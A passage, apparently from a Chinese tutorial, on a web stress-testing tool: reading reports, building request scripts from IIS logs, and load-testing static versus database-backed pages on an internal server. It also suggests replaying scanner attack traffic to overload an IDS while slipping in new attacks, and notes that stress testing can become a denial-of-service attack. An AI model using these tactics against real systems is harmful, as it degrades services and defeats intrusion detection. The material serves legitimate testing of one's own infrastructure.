


图 4




图 5




图 6

在报告查看的栏目里，程序自动把一个脚本下所有时间进行的测试报告排列在一起，我们选择最后一次进行的测试就可以了，可以看到整个报告内容还算是比较详尽的，如图 7 所示，包括了很多参数，有兴趣的朋友在自己使用中可以慢慢体会。




图 7

另外，程序还可以自动从 IIS 的 LOG 文件中进行分析提取出一些访问请求来自动生成一个请求的脚本文件。如图 8 所示。




图 8

操作起来也是非常简单的，选择一个我们需要分析的 IIS 的日志文件就 OK 了。如图 9 所示。




图 9

上面就是程序自动根据IIS的日志文件生成的请求脚本文件。

写完上面的步骤就可以自己实现一些简单的对于 Web 服务器的压力测试了。实际上，一些压力测试工具也可以在测试IDS的时候模拟一个大流量的攻击数据包，比如，你可以用各种 CGI 扫描软件去扫描一个服务器的漏洞，然后用这个程序去自动分析 IIS 的日志，把所有这些攻击请求再还原整理出来去模拟新的攻击行为，这样会给 IDS 一个很大的数据处理和报警的负担，然后同时再实施一些新的攻击，看看 IDS 还能不能有效的识别。

另外，对于一些 Web 服务的压力测试也可以转化为一次DoS的拒绝服务攻击。用一个简单的例子来说明，在我的内部一个网络中，分别对 Web 服务器上的两个 URL 进行压力测试，来看看服务器 CPU 不同的反应就知道了：

一个是http://192.168.69.220/index.htm

一个是http://192.168.69.220/bbs/toplist.asp?orders=1

第一个请求是一个简单的 HTML 文件的请求，服务器只是简单地接受这个请求，然后把它传递给我。如图 1 0 所示。




图 10

第二个ASP文件的请求就比较复杂了。服务器接到我的请求以后，需要在后台进行一次数据库的查询来生成一个结果页面给我，显然这个请求要比上一个复杂得多。

好的，我们就先来对第一个静态页面进行压力测试，看看服务器是什么反应。如图 1 1 所示。

在压力测试中，我们看到服务器的 CPU 占用率始终保持在30%左右，其中IIS所占用的CPU感觉不到明显的提升。

然后，我们在对服务器上需要查询后返回页面的 ASP 文件进行一次压力测试，来看看服务器的




图 11

不同反应。如图 12、图 13 所示。

